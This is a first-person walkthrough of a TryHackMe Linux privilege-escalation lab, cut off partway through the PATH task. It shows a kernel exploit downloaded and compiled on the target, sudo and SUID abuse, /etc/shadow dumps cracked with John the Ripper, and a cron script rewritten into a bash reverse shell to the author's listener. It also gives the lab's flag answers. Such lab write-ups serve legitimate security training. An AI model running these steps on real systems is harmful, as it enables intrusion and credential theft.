

Linux Privilege Escalation

Learn the fundamentals of Linux privilege escalation. From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.

Task 3 Enumeration

→ I ssh into the machine using the given credentials

Username : **karen**

Password : **Password1**

Command: **ssh karen@10.10.247.164**

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Apr 19 14:02:12 2024 from ip-10-100-2-80.eu-west-1.compute.internal
Could not chdir to home directory /home/karen: No such file or directory
$
```

I AM IN!!!

What is the hostname of the target system?

Answer: **wade7363**

Command: **hostname**

```
$ hostname
wade7363
```

What is the Linux kernel version of the target system?

Answer: **3.13.0-24-generic**

Command: **uname -a**

```
$ hostname
wade7363
$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
$
```

What Linux is this?

Answer: Ubuntu 14.04 LTS

Command: cat etc/issue

```
$ cat etc/issue
Ubuntu 14.04 LTS \n \l
```

Command

What version of the Python language is installed on the system?

Answer: 2.7.6

Command: python - -version


```
$ python --version
Python 2.7.6
```

command

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

Answer: CVE-2015-1328

→ I searched google for the CVE of the kernel version of the target system which is "3.13.0-24-generic".



Task 5 Privilege Escalation: Kernel Exploits

→ I launched the target machine and ssh into it

Command: ssh karen@10.10.179.149

```
$ ssh karen@10.10.179.149
Could not create directory '/home/karen/.ssh'.
The authenticity of host '10.10.179.149 (10.10.179.149)' can't be established.
ECDSA key fingerprint is f5:50:4e:87:c8:b5:4f:e3:06:aa:95:37:22:cd:57:cc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/karen/.ssh/known hosts).
karen@10.10.179.149's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Apr 19 14:51:28 2024 from ip-10-100-2-89.eu-west-1.compute.internal
Could not chdir to home directory /home/karen: No such file or directory
$
```

What is the content of the flag1.txt file?

Answer: **THM-28392872729920**

→ I found the location of flag1.txt to be in /home/matt/flag1.txt

Command: **find /home -name "flag1.txt" 2>/dev/null**

→ To get the flag using cat, I got a "permission denied" error since I accessed the target machine with the low-privilege user (as "karen"), meaning I can not access the file flag1.txt.

```
$ find /home -name "flag1.txt" 2>/dev/null
/home/matt/flag1.txt
$ cat /home/matt/flag1.txt
cat: /home/matt/flag1.txt: Permission denied
$
```



→ I decided to get detailed information about the file "flag1.txt" located in the "/home/matt" directory.

Command: **ls -lah /home/matt/flag1.txt**

```
$ ls -lah /home/matt/flag1.txt
-rwx----- 1 root root 19 Jun 18 2021 /home/matt/flag1.txt
$
```


→ The above screenshot showed that i need to be a root user to asses the flag1.txt file, this is where privilege escalation comes in

→ I search for the exploit code previously found in the vulnerable kernel version [exploitdb](https://www.exploitdb.com/) and downloaded it



→ Then I moved it into your /tmp folder.

Command: mv 37292.c tmp



→ I transferred the exploit code from my local machine to the target system using the SimpleHTTPServer Python module and wget

→ On my local machine, i started up the python server

Command: python3 -m http.server 8000

→ Note: Do not close the terminal, also notice the server was started in the /tmp directory that houses the exploit



→ On a new tab, i got the ip address of my local machine(this will be needed when sending the file to the target using wget)

Command: ifconfig

```
(cyvally@Cyvally) [~/Downloads/tmp]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.130 netmask 255.255.255.0 broadcast 192.168.43.255
    inet6 fe80::20c:29ff:fe8d:5740 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:8d:57:40 txqueuelen 1000 (Ethernet)
    RX packets 14823 bytes 10089132 (9.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9592 bytes 1458230 (1.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1824 bytes 889991 (869.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1824 bytes 889991 (869.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.4.70.223 netmask 255.255.128.0 destination 10.4.70.223
    inet6 fe80::73c1:21d6:aa78:5a24 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 16 bytes 3880 (3.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29 bytes 3932 (3.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

→ On my target, i cd to the /tmp directory and i sent the exploit

Command: cd /tmp

Command: wget <http://10.4.70.223:8000/37292.c>

```
$ wget http://10.4.70.223:8000/37292.c
--2024-04-23 05:26:32-- http://10.4.70.223:8000/37292.c
Connecting to 10.4.70.223:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[>] 5,119 --.-K/s in 0.01s

2024-04-23 05:26:34 (374 KB/s) - '37292.c' saved [5119/5119]
```

→ I checked the current user privilege and of course, the user is Karen

Command: id

```
$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
```

→ Now that the exploit has been downloaded/sent to the target machine, i converted it

Command: gcc 37292.c -o pwned

→ After successful conversion, i ran it using the command

Command: `./pwned`

→ Then i checked the user privilege and i confirm that the privilege escalation exploit was successful, as i am now the root user

Command: `id`

```
$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
$ gcc 37292.c -o pwned
$ ./pwned
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
```

PRIVILEGE ESCALATION WAS SUCCESSFUL

Getting the flag

→ Remember the location of the flag is /home/matt/flag1.txt, I cd to /home/matt and cat the content of the file flag1.txt

```
# cd /home/matt
# ls
Desktop Documents Downloads Music Pictures Public Templates Videos examples.desktop flag1.txt
# cat flag1.txt
THM-28392872729920
```

Flag

Task 6 Privilege Escalation: Sudo

→ I terminated the previous machine and ran the machine for this task. Then, I ssh into Karen's account via my local machine's terminal

```
(cyvally@cyvally) [~/Downloads]
$ ssh karen@10.10.174.241
karen@10.10.174.241's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 1.0
1 update can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

How many programs can the user "karen" run on the target system with sudo rights?

Answer: 3

Command: `sudo -l`

→ The 3 programs/commands are find, less, and nano.

```
$ sudo -l
Matching Defaults entries for karen on ip-10-10-174-241:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-174-241:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
$
```

What is the content of the flag2.txt file?

Answer: THM-402028394

→ First, i looked for the location of flag2.txt file

Command: `find /home -name "flag2.txt" 2>/dev/null`

```
$ find /home -name "flag2.txt" 2>/dev/null
/home/ubuntu/flag2.txt
$
```

LOCATION

→ It is in the /home/ubuntu, so i cd here and cat out the flag

```
$ cd /home/ubuntu
$ ls
flag2.txt
$ cat flag2.txt
THM-402028394
$
```

Flag

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

Answer: `sudo nmap --interactive`

What is the hash of frank's password?

Answer:

`$6$2.sUUDsOLIpXKxcr$elmtgFExyr2ls4jsghdD3DHLHHP9X50lv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1`

→ I cd back to root

Command: `cd /`

→ Then check the user privilege and found that i don't have root privilege so i can't run the cat /etc/shadow to get frank's hash

Command: id

```
$ cd /
$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
$
```

→ To escalate privilege,i ran this command

Command: `sudo nano`

→ I entered the following command to gain root access

Command: `reset; bash 1>&0 2>&0`

→ Finally, i pressed Enter and i see that i have my root access

```
root@ip-10-10-174-241:/# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-10-174-241:/#
```

→ Then i ran the command to

Command: `cat /etc/shadow`

```

lp:*:18561:0:99999:7:::
mail:*:18561:0:99999:7:::
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-networkd:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesyncd:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuid:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
polinate:*:18561:0:99999:7:::
ec2-instance-connect:*:18561:0:99999:7:::
systemd-coredump:*:18796:1:::
ubuntu:*:18796:0:99999:7:::
lxd:*:18796:1:::
karen:$6QH7xj277ZcxU5aov$DCV2wd1mG5wJoTB,cXoXtLVd2E1c1jbQv3iCAYbnMqdhJzIe1i3H4qyyK0T775h4hHQwWw2BH7brjZ5aXo:18796:0:99999:7:::
frank:$6S2_sU0SDpLmPKKxcr$eImtgFEyxpr21s4jsghdD3DHLHPH9X501v,jNmwo/BjpphrPrJwJelWEZ2HH,,y41d4EwW1c3CahzB1uaqeLR1:18796:0:99999:7:::
root@ip-10-10-174-241:~#

```

Task 7 Privilege Escalation: SUID

→ I terminated my previous machine and reconnected to Karen's IP just like before.

Which user shares the name of a great comic book writer?

Answer: gerryconway

→ To find the users

Command: `cat /etc/passwd`

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:/:/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:/run/ssh:/usr/sbin/nologin
landscape:x:110:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1:/:/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534:/:/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
gerryconway:x:1001:1001:/:/home/gerryconway:/bin/sh
user2:x:1002:1002:/:/home/user2:/bin/sh
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
karen:x:1003:1003:/:/home/karen:/bin/sh
```

What is the password of user2?

Answer: **Password1**

→ First, on my local machine, I created a folder named suid, then I created files in the folder; passwd.txt and shadow.txt.

```
(cyvally@Cyvally) - [~/Downloads] 2015-1328
$ mkdir suid

(cyvally@Cyvally) - [~/Downloads]
$ cd suid

(cyvally@Cyvally) - [~/Downloads/suid]
$ touch passwd.txt

(cyvally@Cyvally) - [~/Downloads/suid]
$ touch shadow.txt

(cyvally@Cyvally) - [~/Downloads/suid]
$ ls
passwd.txt  shadow.txt

(cyvally@Cyvally) - [~/Downloads/suid]
$
```

→ Then, I tried to find the password hash from passwd and save them in my passwd.txt file.

Command: `base64 /etc/passwd | base64 --decode`

```

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/run/sshd:/usr/sbin/nologin
landscape:x:110:115:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1:/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534:/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
gerryconway:x:1001:1001:/home/gerryconway:/bin/sh
user2:x:1002:1002:/home/user2:/bin/sh
lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
karen:x:1003:1003:/home/karen:/bin/sh

```

→ Also, I tried to find the password hash from the shadow file and save them in my shadow.txt file.

Command: `base64 /etc/shadow | base64 --decode`

```

www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:*:18561:0:99999:7:::
systemd-coredump:*:18796:0:99999:7:::
ubuntu!:18796:0:99999:7:::
gerryconway:$6$ygzxM3ybTlB.wkV$48YDV7q0np4pur0J19mx.fM0wKt.H2LaWKPu0zKlWkLUMG1N7weZzo0p65RkLmIZ/NirxeZd0JME0p3ofE.RT/:18796:0:99999:7:::
user2:$6$moVmkTbzCD/.i10$Ck0vZ28/rsYwHd.pE099ZRWm686p/Ep13h7pFMBcG4t7IukRqc/fXlAighXh9F2CbmmD4Ep1Wgh.CL.VV1mb/:18796:0:99999:7:::
lxd!:18796:0:99999:7:::
karen:$6$VjcrKz/658zrHV417$yboTb0MExqpMXW0hJEJgqLws/jGPJA7N/fEoPMuYLY1w16FwL7ECcBQWJqYL6py.Zscna9GILCSaNLJdBP1p8/:18796:0:99999:7:::

```

→ Next, I unshadowed the password hashes and saved to passwords.txt file

Command: `unshadow passwd.txt shadow.txt > passwords.txt`

```

(cyvally@cyvally) - [~/Downloads/suid]
$ unshadow passwd.txt shadow.txt > passwords.txt
Created directory: /home/cyvally/.john

```

→ Finally I used the John The Ripper tool to crack the password.

Command: `john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt`

```
(cyvally@Cyvally) [~/Downloads/suid]
$ john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1 (user2)
lg 0:00:00:05 DONE (2024-04-23 19:47) 0.1727g/s 618.9p/s 618.9c/s 618.9C/s girls..fresa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Vulnerable App:

What is the content of the flag3.txt file?

Answer: **THM-3847834**

→ First i searched for the location of the flag3.txt file and found it to be in /home/ubuntu/

Command: **find /home -name "flag3.txt" 2>/dev/null**

```
$ find /home -name "flag3.txt" 2>/dev/null
/home/ubuntu/flag3.txt
$
```

Location

→ Then i cd to /home/ubuntu and outputted the flag

Command: **base64 /home/ubuntu/flag3.txt | base64 --decode**

```
$ base64 /home/ubuntu/flag3.txt | base64 --decode
THM-3847834
$
```

Flag

Task 8 Privilege Escalation: Capabilities

How many binaries have set capabilities?

Answer: **6**

Command: **getcap -r / 2>/dev/null**

```
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
$
```

What other binary can be used through its capabilities?

Answer: **view**

Command: `getcap -r /`

```
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
$
```

What is the content of the flag4.txt file?

Answer: **THM-9349843**

→ First i searched for the location of the flag3.txt file and found it to be in /home/ubuntu/

Command: `find /home -name "flag4.txt" 2>/dev/null`

```
$ find /home -name "flag4.txt" 2>/dev/null
/home/ubuntu/flag4.txt
$ cd /home/ubuntu
$ ls
flag4.txt view
$ cat flag4.txt
THM-9349843
$
```

Flag

Task 9 Privilege Escalation: Cron Jobs

How many user-defined cron jobs can you see on the target system?

Answer: **4**

→ I terminated the previous machine and log into Karen's system

→ I checked the cron jobs running

Command: `cat /etc/crontab`

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /antivirus.sh
* * * * * root /antivirus.sh
* * * * * root /home/karen/backup.sh
* * * * * root /tmp/test.py
```

What is the content of the flag5.txt file?

Answer: **THM-383000283**

→ First i searched for the location of the flag3.txt file and found it to be in /home/ubuntu/

Command: **find /home -name "flag5.txt" 2>/dev/null**

→ But i could not output the content, since my current user is karen, this means i have to escalate privilege

```
$ find /home -name flag5.txt 2>/dev/null
/home/ubuntu/flag5.txt
$ cd /home/ubuntu
$ ls
flag5.txt
$ cat flag5.txt
cat: flag5.txt: Permission denied
$
```

→ I navigated to the directory where my backup.sh script is located

```
$ cd /home/karen
$ ls
backup.sh
$
```

→ I checked the content of the file

Command: **cat backup.sh**

→ this script changes to a specific directory (/home/admin/1/2/3/Results) and zips all files and directories in that directory into a single zip file named download.zip, which is saved in the /home/admin directory.

```
$ cat backup.sh
#!/bin/bash
cd /home/admin/1/2/3/Results
zip -r /home/admin/download.zip ./*
```

→ Then, i modified the script(using nano) to create a reverse shell with root privileges

```
GNU nano 4.8 backup.sh Modified
#!/bin/bash
bash -i >& /dev/tcp/10.4.70.223/1234 0>&1
```

→ On another tab, i set up my listener

Command: nc -lvp 1234

→ Then i run the backup.sh script

Command: chmod +x backup.sh

```
$ nano backup.sh
$ chmod +x backup.sh
$
```

→ I found that privilege escalation was successful

```
(cyvally@cyvally)~[~/Downloads/tmp]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.4.70.223] from (UNKNOWN) [10.10.130.208] 48992
bash: cannot set terminal process group (12518): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-10-130-208:~#
```

PRIVILEGE ESCALATION IS SUCCESSFUL

→ And i got the flag

```
root@ip-10-10-130-208:~# find /home -name "flag5.txt" 2>/dev/null
find /home -name "flag5.txt" 2>/dev/null
/home/ubuntu/flag5.txt
root@ip-10-10-130-208:~# cd /home/ubuntu
cd /home/ubuntu
root@ip-10-10-130-208:/home/ubuntu# ls
ls
flag5.txt
root@ip-10-10-130-208:/home/ubuntu# cat flag5.txt
cat flag5.txt
THM-383000283
root@ip-10-10-130-208:/home/ubuntu#
```

FLAG

What is Matt's password?

Answer: 123456

Command- cat /etc/shadow

```

nackup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:*:18561:0:99999:7:::
systemd-coredump:*:18798:0:99999:7:::
ubuntu:*:18798:0:99999:7:::
karen:$6$ZC4skt5HufYpAAb$GVDm6arO/qQU.o0kLOZFMLAFGNHXULH5bLlIdB455aZKkrMvdB1upyMZZzqdZuzlJTtHTlSkrQAbSZjr9iE21:18798:0:99999:7:::
lxd:*:18798:0:99999:7:::
matt:$6$WHmIjebL7MA7KN9A$C4UBJ84wVI37r.Ct3Hbhd3YOCua3AUowO2w2RUNauW8IigHAYVLHzLrIUXV5Ga.twjHc71MoB3fjCTxrkiLR.:18798:0:99999:7:::
root@ip-10-10-130-208:/home/ubuntu#

```

→ Then i copied the hash into matt.txt file and used john the ripper tool to crack the hash

Command: `john --wordlist=/usr/share/wordlists/rockyou.txt matt.txt`

```

(cyvally@cyvally)-[~/Downloads/tmp]
$ john --wordlist=/usr/share/wordlists/rockyou.txt matt.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
123456 (matt)
1g 0:00:00:00:00 DONE (2024-04-23 21:17) 4.347g/s 556.5p/s 556.5c/s 556.5C/s 123456..diamond
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(cyvally@cyvally)-[~/Downloads/tmp]
$

```

Task 10 Privilege Escalation: PATH

What is the odd folder you have write access for?

Answer: `/home/murdoch`

Command: `find / -writable 2>/dev/null | grep home`

Exploit the \$PATH vulnerability to read the content of the flag6.txt file.

→ I cd into /home/murdoch and see that it has files: test and thm.py.

```

$ find / -writable 2>/dev/null | grep home
/home/murdoch
